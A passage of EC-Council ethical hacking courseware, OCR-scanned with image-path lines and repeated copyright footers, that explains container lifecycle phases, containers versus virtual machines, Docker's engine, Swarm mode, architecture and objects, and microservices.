


Figure 19.13: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**

  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging


Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Containers Vs. Virtual Machines

- Virtualization is the ability to run multiple operating systems on a single physical system and share the underlying resources such as a server, storage device, or network
- Containers are placed on the top of one physical server and host operating system, and share the operating system's kernel binaries and libraries, thereby reducing the need for reproducing the OS



Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.1: Virtual machines vs. containers






Figure 19.14: Virtual machines vs. containers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through OS-level virtualization and delivers containerized software packages





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.15: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
  - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
  - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
  - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
  - **Networking**: It is a channel through which all isolated containers communicate.
  - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.




Figure 19.16: Docker architecture

Docker Operations


Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task
- As each microservice is packaged into the Docker container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms



Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.

